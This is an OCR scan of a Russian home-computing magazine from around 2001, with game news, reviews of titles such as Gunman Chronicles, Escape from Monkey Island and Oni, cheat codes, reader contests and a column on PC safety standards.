
Специалисты студии Barking Dog поделились подробностями о своем проекте Global Operations. В этой игре, которая, по замыслам авторов, объединит в себе лучшие черты стратегии и action-жанра, будет около 16 военных миссий. Боевые действия развернутся в самых разных уголках мира (к примеру, в Афганистане, Северной Ирландии и даже Чечне — в общем, игроки смогут посетить практически все современные горячие точки). Что касается игровых персонажей, то всего появится 12 классов героев. Уже точно известно, что можно будет попробовать свои силы в качестве специалиста по взрывчатым веществам, медика, пулеметчика, коммандо и снайпера. Также стоит упомянуть, что одной из самых важных боевых единиц будет офицер — глава отряда и координатор всех действий. Дата релиза этого многообещающего проекта намечена на сентябрь этого года.



50 ТЫСЯЧ ИГРОКОВ!

Развитие серии Sims

Представители компании Maxis сообщили, что их знаменитая игра «про жизнь» получит несколько до-





вольно интересных продолжений, предназначенных для сетевого использования. Первый проект называется Sims Live и является неким гибридом чата, почтового клиента и ICQ. С его помощью можно будет общаться в сети, а виртуальные персонажи из игры будут выражать эмоции пользователя. Эта программа, скорее всего, будет бесплатной.

Второй проект представляет собой более серьезную разработку. Это целый игровой мир, создающийся в сети. Пока планируется поддержка до 50 тысяч игроков, но, как заявляют разработчики, это число не является предельным. В игре надо будет выполнять практически те же самые действия, что и в оригинальных Sims, но тут придется контактировать не с компьютером, а с тысячами живых людей со всего мира. Так что все зависит исключительно от действий игроков. Правда, стихийные действия все же будет генерировать компьютер :-) Планируется использовать всевозможные средства общения, включая SMS-сообщения (текстовая связь при помощи сотовых телефонов). Запуск проекта намечен на самый конец этого года.

РЕВОЛЮЦИОННАЯ СТРАТЕГИЯ


Новые проекты от Ensemble Studious

После официального разрыва с Microsoft студия Ensemble (создатели Age of Empires 1 и 2) занялась разработкой собственного проекта. Недавно стало известно, что это будет стратегия (можно подумать, кто-то сомневался). Авторы позиционируют свою разработку как революционную для жанра. Пока в подтверждение своих слов они лишь предоставили данные о движке, который будет полностью трехмерным и невероятно красивым. Также известно, что интерфейс игры останется почти таким же, как и в играх серии AOE. Имя издателя проекта не названо, но, скорее всего, проблем с поиском издателя не будет.




Алексей Варавин avv@online.sinor.ru

GUNMAN CRONICLES



Оторваться от Gunman Cronicles можно лишь с большим трудом. Нечасто в последнее время попадаются игры, способные так увлечь



— Помогите! Помогите! Он убьет меня! А-а-а-а! — донесся из-за угла отчаянный вопль.

С лучеметом наперевес я рванулся туда. На грузовом контейнере орал, что было сил, ученый в белом халате. А посередине комнаты стоял бурильный дрон, и искры, падающие с буров, были удивительно похожи на слюни плотоядно облизывающегося хищника.

«Спасатели, вперед!»

Длинная очередь явно содержала больше энергии, чем оголодавший

Мне, однако, было уже не до него. Люк контейнера распахнулся, и оттуда выскочил зеном. Кошмарное порождение воспаленного воображения генетиков — желудок с пастью и двумя лапами, небольшой, но невероятно агрессивный.

Прицел мгновенно нашел новую мишень, ствол полыхнул огнем, зеном прыгнул. Внезапно лучемет, коротко щелкнув, умолк.

Кончились патроны.

Менять оружие было уже поздно. Огромная пасть распахнулась, и на мгновение мне показалось, что на

взбесившийся робот был в состоянии переварить. Он в ярости развернулся, но было уже поздно. Еще несколько зарядов попали ему в брюхо, и металлическая туша с лязгом рухнула на пол.

— Ха-ха-ха! — голос ученого из отчаянного неожиданно стал злобным. — Спасибо, что спас моего зенома! — ухмыльнулся он, нажимая какую-то кнопку на маленьком пульте в его руках.

На подобную наглость можно было среагировать лишь одним способом. Ствол лучемета взлетел вверх, палец надавил на гашетку — но было уже поздно: ученый спрыгнул куда-то за ящик и пропал из виду. Вот и верь после этого людям...

морде зенома проступило нечеловеческое злорадство. Я зажмурил глаза и потряс головой, чтобы отогнать наваждение. Когда я вновь открыл их, она уже катилась по полу, подпрыгивая, словно мячик...

«Так, все, — подумал я, ощупав голову руками и убедившись, что она, слава богу, никуда не делась, — на сегодня хватит». Похоже, не стоило играть столько времени подряд.

Хотя оторваться от Gunman Cronicles можно лишь с большим трудом. Нечасто в последнее время попадаются игры, способные так увлечь. Казалось бы, ну что в этой игре такого особенного? Название, по-моему, вообще неудачное — и громким его не назовешь, и как-то не запоминается оно. Движок — от Half-Life: не самый плохой, конечно, однако не самый современный. Вдобавок выпуск Half-Life и Half-Life: Opposing Force должен был здорово истощить фантазию разработчиков из Sierra.

Но приблизительно на третьей минуте заставки становится ясно: не на тех напали!

Как и в Half-Life, заставка представляет собой длинную поездку по некоей космической станции в некоей самодвижущейся кабинке. Вот только здесь кабинка перемещается преимущественно в открытом космосе. Где, как известно, законы притяжения не писаны. И когда кабина проезжает мимо одного прозрачного туннеля, не сразу и сообразишь, откуда берется отчетливое ощущение «поехавшей крыши».





Просто пол этого туннеля лежит в той же плоскости, что и стены кабины. И получается, что люди относительно вас ходят по вертикальной стене. А что? В космосе еще и не такое бывает.

Лишнее подтверждение этому — грандиозное зрелище, свидетелем которого вы станете вскоре после прибытия в пункт назначения... Но не буду рассказывать о нем, чтобы не портить вам удовольствие. Скажу лишь, что оно служит поводом для начала тренировочного курса, который вам придется пройти в обязательном порядке.

Думаете, это скучно? В большинстве случаев — да. Но не в Gunman Cronicles. Именно на тренировочных уровнях у вас начнут течь слюнки и чесаться руки. Потому что именно там вы впервые ознакомитесь с арсеналом игры.

Возьмем обыкновенный пистолет. Стреляет он, правда, не пулями, а энергетическими зарядами. С виду — банальный плоский пистолетик, маломощное и почти бесполезное оружие. Вдобавок, если вы успели покопаться в настройках игры, то наверняка заметили, что кнопки альтернативного огня и вовсе нет.

А нет ее потому, что число режимов ведения огня в Gunman Cronicles не ограничено двумя. Только пистолет может работать в ЧЕТЫРЕХ режимах: обычном, скорострельном, снайперском (при наличии соответствующей приставки) и... э-э-э... как же его обозвать... в общем, можно стрелять огромными энергетическими шарами; при этом, правда, на каждый выстрел расходуется по полсотни патронов.

То же самое касается и остального оружия. У дробовика можно регулировать количество патронов, выстреливаемых за раз, и кучность стрельбы. При этом соответственно изменяется и отдача — при стрельбе счетверенными залпами каждый выстрел относит вас метра на полтора. Ракетница вообще имеет для настройки целый пульт управления с дисплеем: способы наведения, скорость стрельбы, время детонации, etc.

Я зажмурил глаза, чтобы отогнать наваждение. Когда я вновь открыл их, голова уже катилась по полу

Интересная вещь — скорострельный лазерный лучемет. Помните, сколько раз вы погибали в Quake II из-за того, что на раскрутку chaingun'а уходили драгоценные доли секунды? А ведь реальный прототип chaingun'а — пулемет Гатлинга — можно сначала раскрутить (кстати, шикарный жест: чем-то напоминает запуск бензопилы), и лишь потом бросаться в бой. А-ля Арнольд Шварценеггер в фильме «Хищник».

В Gunman Cronicles у вас есть такая возможность. Хотите — стреляйте одиночными, хотите — включайте вращение стволов и крушите все подряд. Но учтите: при такой стрельбе оружие достаточно быстро перегревается. Зазеваетесь — и спусковой механизм откажет. Причем откажет не в том смысле, что перестанет работать, а наоборот — стрельбу невоз-



можно будет остановить до тех пор, пока не кончится боезапас. Или пока вы не смените оружие :-)

Нельзя не упомянуть и о самом, пожалуй, необычном вооружении. Это танк с огромной пушкой и двумя пулеметами немаленькой мощности. Что тут можно сказать? Танк — он и есть танк. По узким тесным коридорам на таком, конечно, не покатаешься, но на открытых пространствах это просто незаменимая вещь.

Так что скучными тренировочные задания никак не назовешь. К моменту их завершения зуд в руках от желания испытать весь продемонстрированный арсенал в деле становится просто непереносимым. Как назло, после каждого задания открывается большой красный ящик, куда требуется возвратить все оружие. Приходится скрепя сердце расставаться с этими замечательными игрушками.

Но самое интересное начинается, когда дело доходит-таки до настоящих сражений, и на смену голограммам

Сюжетных поворотов и интересных сцен столько, что по игре можно спокойно снимать полнометражный фильм



приходят живые мишени. Действие захватывает с самой первой миссии: по динамике и увлекательности игрового процесса Gunman Cronicles превосходит даже своего прародителя — Half-Life. Это вам не Quake, в который можно играть, завороженно уставившись на счетчик фрагов и косясь вполглаза на основной экран.

Действие стало существенно динамичнее. Во многом это обеспечено тем, что головоломки стали проще. Теперь они сводятся преимущественно к поиску чего-то, что нужно разбить, сломать или взорвать. Но менее увлекательной игра от этого не стала, даже наоборот: время, которое уходило на бесконечное блуждание по длинным опостылевшим коридорам, теперь пролетает гораздо веселее.

Например, в битвах с монстрами. Это и обыкновенные динозавры всевозможных расцветок, размеров и степеней зубастости, и сошедшие с ума промышленные роботы, и плоды буйной фантазии генных инженеров, не говоря уже о Homo sapiens самых разных видов. Что же касается их интеллекта... Конечно, чудес умственного развития от компьютерных противников ждать не приходится. Да и откуда взяться интеллекту, скажем, у свихнувшегося робота, весело пляшущего под жужжание собственных механических конечностей?

Тем не менее, если у врага все-таки есть мозги, они работают как надо. Пусть даже такое короткое время, которое враг живет в перекрестии вашего прицела. С этим, кстати, связан один... ну, не недостаток, а, скажем так, недочет игры: больно уж легко умирают противники. Так что настоятельно рекомендую вам проходить игру сразу на максимальном уровне сложности.

Делать это во второй раз будет не так интересно, поскольку сюжет вам

С этим, кстати, связан один недочет игры: больно уж легко умирают противники

уже известен. Обычно в жанре 3D-action это не имеет значения, но только не в Gunman Cronicles. Наличие хорошего сюжета — большая редкость для подобных игр. И в данном случае разработчики превзошли самих себя.

Сюжетных поворотов и интересных сцен столько, что по игре можно спокойно снимать полнометражный фильм. Хотя и без того ощущение, будто вы смотрите боевик «от первого лица» (принимая при этом самое активное участие в происходящих на экране событиях), не покидает вас до самого конца игры. Вот только пересказывать сюжет здесь вряд ли имеет смысл. Во-первых, это очень



долго, а во-вторых — зачем лишать вас половины удовольствия?

Жаль только, что игры, подобные Gunman Cronicles, появляются так редко...

— Ты как раз вовремя. Я тут коечто для тебя приготовил. Надеюсь, эта игрушка тебе понравится, — произнес старик, отходя в сторону. — Эй! Черт возьми! Ты кто такой?

Зря он так резко повернулся. Перешагнув через его труп, я взял со стола странной формы излучатель. А повод испытать его уже бежал в мою сторону огромными прыжками, услышав звук выстрела.

Сверкающий извивающийся луч уперся в пузо монстра как раз тогда, когда тот в очередной раз прыгнул вперед. Мгновение — и зверюга, не успев даже зареветь, разлетелся на куски. Действительно, неплохое ружьишко.

Что ж, пожалуй, оно мне пригодится. Ведь до конца еще далеко...



КОДЫ

Запустите игру с параметром –dev –console –game rewolf (напишите эту строку после файла gunman.exe).

В игре нажмите «‘» и введите один из следующих кодов:

/god — бессмертие
/noclip — возможность проходить сквозь стены
/map X — перейти на карту X*
/impulse 101 — все оружие и патроны к нему
/notarget — невидимость

* вместо «X» укажите одно из следующих названий
takeoff, rusted, meltdown, highnoon, frontier, cinematic1, cinematic2, cinematic3, cinematic4, city1a, city1b, city2a, city2b, city3a, city3b, end1, end2, mayan0a, mayan0b, mayan1, mayan3a, mayan4, mayan6, mayan8, rebar0a, rebar0b, rebar2a, rebar2b, rebar2c, rebar2d, rebar2e, rebar2f, rebar2g, rebar2h, rebar2i, rebar2j, rebar2k, rebar2l, rebar3b, rebar3d, rebar3e, rust1, rust2a, rust2b, rust3a, rust4a, rust4b, rust4c, rust5a, rust6a, rust6b, rust6c, rust6d, rust7a, rust7b, rust7c, rust7d, rust7e, rust8a, rust9a, west1, west2, west3a, west3b, west4a, west4b, west5b, west6a, west6b, west6c, west6d, west6e.

Software в России

КОНКУРС ЧИТАТЕЛЬСКИХ СОЧИНЕНИЙ

Редакция «Домашнего компьютера» просит вас ответить на вопросы:

- Легко ли купить нужный диск в вашем городе?
- А какой диск вам сейчас нужен?
- Много ли в вашем личном распоряжении лицензионных (фирменных) дисков?

Ответы в произвольной форме присылайте, пожалуйста, на электронный адрес dk@homepc.ru или на почтовый адрес журнала.

Последний срок посылки писем 15 апреля. Лучшие работы будут отмечены призами и опубликованы на страницах журнала и на нашем сайте www.homepc.ru.



Остановись, Мгновение!

КОНКУРС ЧИТАТЕЛЬСКИХ ФОТОГРАФИЙ

Уважаемые читатели! «Домашний компьютер» объявляет конкурс на лучшую цифровую фотографию! Тема и сюжет никак не ограничены: это могут быть виды природы, виды городов, портреты людей и зверей... Все, что угодно!

Под цифровой фотографией понимается как сделанная цифровым фотоаппаратом, так и традиционным с последующим сканированием в цифровой файл. Эти файлы в формате JPEG (.jpg) с описанием условий съемки (и сканирования) должны быть отправлены по адресу phototest@homepc.ru до 1 апреля 2001 года. Обычные фотографии и негативы, отправленные обычной почтой, не рассматриваются и в конкурсе не участвуют.

Работы победителей конкурса будут опубликованы в журнале, а также на сайте журнала. Победители награждаются ценными призами. Не забудьте указать ваш обратный адрес, имя и фамилию. Количество фотографий от одного автора не ограничено, но каждая должна быть отправлена отдельным e-mail.

ЖЕЛАЕМ УСПЕХА!

домашний КОМПЬЮТЕР

ИГРА ДЛЯ ЭЛЕКТРОВЕНИКА

Сергей Скрынник sedmsk@narod.ru



Энергичному маленькому электровенику быстро надоедает нажимать на кнопки...



Пульс 130 МГц (нет, скорее 2 Гц), разрешение, ой — давление — 320x200 (о! простите — 160x100), рефлексы обострены.

...Нет, это я не от носорога убегаю, не режусь в Quake и это не уличная драка...

Пришел в гости ребенок пяти лет. Размялись немного.

Товарищи взрослые, вы никогда не удивлялись, как долго бегают без передышки дети? Без перерыва часа по четыре. Себя в детстве вспомните. В футбол весь день играли с короткими перерывами.

Вывод — удельная мощность на единицу объема у ребенка 4–6 лет чуть меньше, чем у сверхновой в момент рождения.

А управлять таким реактором пробовали? По-моему, мам, справляющихся с такими детишками, можно смело ставить во главе государства — спокойно справятся и с локальными конфликтами, и с экономическими кризисами.

Те, кто наивно считают, что, усевшись за компьютер, такой ребенок «приклеится» часа на три, а то и на всю ночь, глубоко ошибаются. «Прилипают» к компьютерам тихони. А энергичному маленькому электровенику быстро надоедает нажимать на кнопки, он с улюлюканьем срывается и мчится строить гараж для машины или охотиться на мух. Ему как воздух необходимо *энергичное* общение со средой.

Такому юному созданию трудно угодить хорошей компьютерной игрушкой.

Но наконец нашел!

«Рыбка Фредди II — Дело о школьной краже».

Спасибо Humongous Entertainment (**www.humongous.com**)!

К сожалению, не нашел упоминания о переводчиках, программистах и артистах русскоязычной озвучки (скромность красит талант :). Не нашел также «Рыбку Фредди I», сравнивать не с чем.

Сначала о неинтересном (ну, это как сказать).

Игра существует под PC (Windows

3.1/95) и Macintosh (System 7 or higher).

Минимальные требования (в скобках для Mac):

- 486–33 МГц (25 МГц 68040 or PowerPC)
- 8 Мбайт RAM (8 Мбайт)
- 640x480x256 цветов (то же)
- 2x CD-ROM (то же)[1]
- для IBM PC обязательно наличие звуковой карты и мыши.

Теперь поехали!

С детства обожаю отечественные рисованные мультики. «Просто так!» (!), «Простоквашино», «Винни Пух», да разве все перечислишь. Их теплые доброта, юмор и мудрость согревают душу и детям и взрослым. Единственный недостаток — так хотелось хоть немного поучаствовать самому. В общем — не хватало интерактивности. (Монстры отечественной игровой индустрии, надеюсь, намек поняли. Или они не читают «Домашний компьютер»? Зря.)

Я к звукам из PC отношусь спокойно. Часто отключаю, чтобы играть не мешал. Но здесь... Пишите на CD-R и слушайте во время депрессии, оную как рукой снимет! Озвучено великолепно! Правда, Лютер (приятель Фредди) иногда может ляпнуть фразу не своим голосом, но это только добавляет юмора игре. И фоновая музыка совсем не раздражает. Некоторые персонажи говорят стихами. Не Пушкин, естественно, но запоминаются легко. Мистер Триплефин бормочет





что-то не слишком членораздельное, но что со старика возьмешь?

Валяется на дне арфа. Щелк. Появляется ерш-скорпена, ехидно хихикает и садится за инструмент. Затанцевали и запели на английском, параллельно дается перевод. На прощанье ерш галантно раскланивается и удаляется. Жаль, средствами игры ролик нельзя записать.

Цель игры — поймать привидение, укравшее игрушки у школьников-гуппи. Учительница миссис Кроакер не может оставить испуганных малышей. И Фредди с Лютером отправляются на поиски вдвоем. Надо собрать пять предметов для постройки ловушки. Набор предметов при запуске новой игры изменяется. Сыграв пять-шесть раз, можно «поймать» уже сыгранный набор.

Только успевай уворачиваться от кокосов и отстреливать крабов

Можете почитать Помощь, очень удобную и подробную, но так играть не очень интересно. Гораздо увлекательнее самому исследовать подводный мир.

О, в нем так много интересного. В некоторых игровых сценах можно устраивать настоящие карнавалы и великолепные шоу. Только мышью щелкать успевай. В кинотеатре можно посмотреть «крутой боевик» и фильм приключений (мне очень понравился АкваТарзан).

В самом начале игры можете сыграть в бейсбол со спрутом и треской (при попадании битой по мячу — «Yes!!!» и характерное движение плавниками, на заднем плане — фейерверк спортсмену). Игра напоминает губку с водой. Смотришь — картинка как картинка. Нажимаешь кнопку мыши (не стесняйтесь, щелкайте почаще и побольше), и начинают литься шутки-прибаутки, ребусы-кроссворды, каляки-маляки. При этом шутки все добрые. Никого не кромсают, не бьют, не топчут. Душа отдыхает. Есть в игре агрессивный персонаж — угорь Эдди. Но, увидев вожделенного шоколадного червяка Дудля, он смягчает характером. Акулы в игре совсем не страшные, хоть их и представляют хулиганами. Но жалкие какие-то хулиганы получились.

Внутри основной игры есть еще три.

1. Доска для рисования. PhotoShop отдыхает! Нажимаем Alt + PrintScreen, вставляем из буфера в Paint, обрезаем, сохраняем. Красота! Если у вас цветной принтер, можете печатать сразу. Жаль, картинки маловаты.

2. Мозаика. Ну, не знаю. Взрослые дяди вдвоем щелкали час (!). При этом отчаянно жестикулировали, спорили и ссорились, как воробьи. Так и не собрали.

3. Атака крабов. Самое то. Поклонники Galactic'и — вперед! Только успевай уворачиваться от кокосов и отстреливать крабов. Но из рогатки сбить со скалы ежа намного интереснее и занимательнее, замечу от себя.

Очень удобно организовано сохранение. Пишется скриншот сцены и подпись из 13 знаков. Единственный недостаток — при перезаписи поверх имеющейся записи не выдается предупреждений.

Во время игры можно отвлечься, перейти по Alt-Tab куда-то и ничего страшного не случится (проверено под Win'95), что очень приятно.

Крупный недостаток игры — МАЛО!!! Хочу продолжение. Желательно написанное не под GeForce 256 32 Мбайт и Athlon 850 МГц.

Теперь, по приходу гостей звучит пароль: «Дядя Сережа! Рыбка Фредди!». Сие значит: «Взрослые! Можете полчасика отдохнуть».

P.S. Мама! Ну не туда ты пошла! Отдай мышку, ты ее держать не умеешь! Сюда щелкай, давай, давай! Ну что же ты, растяпа!


[1] У меня почему-то идет с «винта», занимая 194 Мбайт, — странно ;).

Виталий Пономарев

ОСТРОВ ДИКИХ ОБЕЗЬЯН

Escape from Monkey Island

Отличная новость для всех поклонников квестов в общем и любителей квестов от LucasArts в частности. Эта компания, подарившая миру множество отличных приключенческих игр, недавно выпустила продолжение своей знаменитой «пиратской» серии Monkey Island.



Основными героями, как и прежде, являются молодой пират Гайбраш Трипвуд, коварный капитан ЛеЧак и, конечно же, возлюбленная Трипвуда, красавица Элейн. События разворачиваются после того, как Гайбраш и Элейн возвращаются из свадебного путешествия на остров, губернатором которого является сама Элейн. И тут выясняется, что за время отсутствия молодоженов в этом райском уголке произошли довольно неприятные изменения! Элейн объявили погибшей, а к власти рвется тип, на-

Заклинания вуду вам очень пригодятся

зывающий себя Чарльз Л. Чарльз, очень похожий на нашего старого знакомого ЛеЧака. Гайбрашу придется вновь сойтись со своим заклятым врагом, чтобы в очередной раз отвести угрозу от друзей и спасти свою пассию. Да, самое главное! На этот раз положение усугубляется еще и тем, что ЛеЧак вызывает на свет божий некую страшную магическую силу, которая способна причинить огромные разрушения, полностью погубив архипелаг Трех Островов! Элейн ничего не остается, как вступить с ним в борьбу за кресло губернатора на этом острове. Но кто же поддержит ее в такой непростой момент? Естественно, вы в лице Гайбраша. Именно ему, как всегда, придется выполнять самые сложные дела. Пока его возлюбленная будет бороться за власть, он окунется в мир воровства, заклинаний вуду и разнообразных изобретений. Здесь вам понадобится хорошая интуиция, опыт, накопившийся при прохождении квестов, логика, без которой просто не обойтись в таких играх, и совсем немного везения... для того, чтобы вовремя выбрать нужный вопрос или правильный ответ.



С первых минут игры, пройдясь по Melee Island, чувствуешь себя как дома (я имею в виду тех, кто знаком с первыми тремя частями игры). Все начинается именно отсюда. На Melee Island



есть всего три места, куда можно отправиться на поиски приключений. Это Melee Town — прибрежный городок, культурный центр острова, Governor's Mansion (Особняк губернатора) и House of Wax, — самое, как мне кажется, таинственное место на острове.

Escape from Monkey Island производит очень приятное впечатление. Эта часть серии не просто красиво нарисованный мультик, а отлично проработанный 3D-квест. Любая мелочь в интерьере, например Scumm Bar'а, сморится как в жизни. А строе-



ния в Melee Town просто поражают своим правдоподобием. Правда, в пейзаже не все в порядке — я имею в виду небо с облаками. Облака совсем ни-



куда не годятся. Они прямо как из сказки «Тысяча и одна ночь», только не хватает Аладдина на ковре-самолете.

ЛеЧак вызывает магическую силу, которая способна причинить огромные разрушения

Есть к игре и еще одна претензия, но к графическому оформлению она не относится (см. ниже)! Звуковое оформление тоже на восоте. Теперь из миллиона звуков кричащих обезьян я смогу узнать именно тот, которым сопровождается появление меню при запуске игры. Но шутки шутками, а десятки классно подобранных голосов составляют такую симфонию! Голоса настолько точно соответствуют внешности и характерам персонажей, что какие-то другие звуки тут и представить невозможно!

Все было бы хорошо, если бы ни еще одна мелочь — я имею в виду управление героями, которое осуществляется с помощью клавиатуры.



Иными словами, привычная для нас мышка остается абсолютно невостребованной. Можно только догадываться, с какой целью было выбрано такое решение. Может быть, кому-то из разработчиков показалось, что щелкать по клавиатуре намного удобнее, чем кликать мышкой. Да нет, совсем не удобнее!

Этот печальный вывод не должен заслонить главного: игра классная! Серию квестов про приключения на острове обезьян вы можете смело занести в свою коллекцию игр, а последний диск — Escape from Monkey Island — является вершиной серии.

БЕЙ КУЛАКОМ!

Михаил Горюнов

Oni

Славный клан Tomb Raider-подобных игр обрел нового члена, который заявился прямиком из Японии. Правда, создавался он не в Стране восходящего солнца, а в Америке, но тем не менее насквозь пронизан японской стилистикой, которая выражается, прежде всего, в графическом оформлении. Многим наверняка знакомы знаменитые японские мультфильмы, созданные в не менее знаменитом



стиле анимэ. Не могу сказать, что являюсь большим поклонником такой мультипликации, поскольку никак не привыкну к непропорциональным фигурам персонажей и, главное, к их огромным глазам, которые напоминают глазищи кукол типа «Наташа» с завода игрушечных изделий №567 г. Усть-Разлейска.

Однако не будем начинать с критики, а расскажем о том, зачем, собственно говоря, вы явились в мир игры.



Главный герой — девушка с мелодичным именем Коноко, которая решила бросить вызов могущественной корпорации под кодовым названием «Синдикат». Все эти действия происходят в недалеком будущем, когда большая часть человечества живет в нищете, а тонкая прослойка всяческих гадов наживается на беспощадной эксплуатации несчастных. С этим беззаконием и решила покончить Коноко.

Сцены драк вызывают истинное удовольствие у фанатов боевых единоборств

Как уже говорилось, игра — типичный боевик от третьего лица. Воевать, однако, в основном приходится при помощи кулаков, потому что оружие в игре попадается довольно редко, а боеприпасы к нему и того реже. Поэтому необходимо расходовать боезапас очень осторожно и осмотрительно, сберегая его для разборок с самыми серьезными противниками. Но это нельзя отнести к недостаткам игры, поскольку сцены драк вызывают ис-



тинное удовольствие не только у ярых поклонников игр типа Mortal Kombat и фанатов боевых единоборств. Драки восхищают отлично проработанной анимацией движений. Удары эффектны, особенно если научиться использовать не одиночные приемы, а целые связки — комбы.

К сожалению, выдающаяся анимация драками начинается и заканчивается. Общее графическое оформление довольно бледное. Особенно это касается дизайна уровней, который однообразен и не блещет архитектурными изысками. Но, признаться честно, этот недостаток не оказывает большого влияния на игровой процесс, поскольку все внимание игрока сосредоточено на поединках, а они — великолепны! ■

ГАЗ И ТОРМОЗ

Михаил Горюнов

Colin McRae Rally 2.0

Радуйтесь, любители гоночных симуляторов, — наконец-то вышло продолжение одной из самых лучших игр «про ралли»!

Порадовались? А теперь мы вас немного огорчим (особенно огорчатся поклонники аркадных гонок): в Colin McRae Rally 2.0 нельзя выигрывать гонки путем постоянного удерживания

Это — симулятор, а значит, здесь все почти как в жизни

кнопки «газ» и нажатия на клавиши, отвечающие за повороты. Это — симулятор, а значит, здесь все почти как в жизни. Хочешь пройти сложный поворот — используй комбинацию из управляемого заноса и умелого манипулирования газом и тормозом. Физика передвижений машины очень реалистична — компьютерный автомобиль не только по-разному едет по разным типам покрытия, но и управляется, как и его реальные аналоги на настоящих гонках.

Графика игры поражает своей красотой и реалистичностью. Можно смело сказать, что один из самых главных недостатков прошлой игры — невыразительное художественное оформление — исправлен целиком и полностью!

Игра почти идеально подходит тем, кто уже привык к подобным видам компьютерных гонок, поскольку здесь есть все, что должно быть в качественных симуляторах: обилие трасс, реалистичная физика, возможность точной настройки автомобилей и многое другое. Но Colin McRae Rally 2.0 можно также смело рекомендовать и новичкам, потому как управление автомобилем кажется сложным лишь на первый взгляд, но на самом деле оно вполне логичное. ■



Артем Долецкий — врач Московской медицинской академии им. И.М. Сеченова. На страницах «ДК» он готов ответить на ваши вопросы, относящиеся к теме «компьютер и здоровье». Адрес д-ра Артема: **artdoletsky@mail.ru**

СТАНДАРТЫ БЕЗОПАСНОСТИ

? Скажите, если компьютер такое сложное устройство, то существуют ли какие-либо общепринятые стандарты безопасности, которые необходимо соблюдать при производстве ПК?

Алексей, Санкт-Петербург

! Ура! мы ломим; гнутся шведы.
А.С. Пушкин. Полтава

Компьютер — это действительно довольно «сложное устройство». Никогда производителям не удавалось толком договориться не то что о едином стандарте в программном обеспечении, но и об общей платформе ПК (думаю, что в журнале найдется много желающих и умеющих об этом рассказать). Поэтому вопрос о стандартах безопасности возник далеко не сразу. И возник он у практичных и морозостойких шведов, которые придумали подушки безопасности для автомобилей, Нобелевскую премию, нитроглицерин и Карлссона.

Одним из первых стандартов безопасности стал MPRI, который был разработан Шведским департаментом стандартов, SWEDAC (The Swedish Board for Technical Accreditation). Этот стандарт определял максимально допустимые величины излучения магнитного и электрического полей (различные поля и излучения от компьютера — это отдельная тема), а также единые методики их измерения.

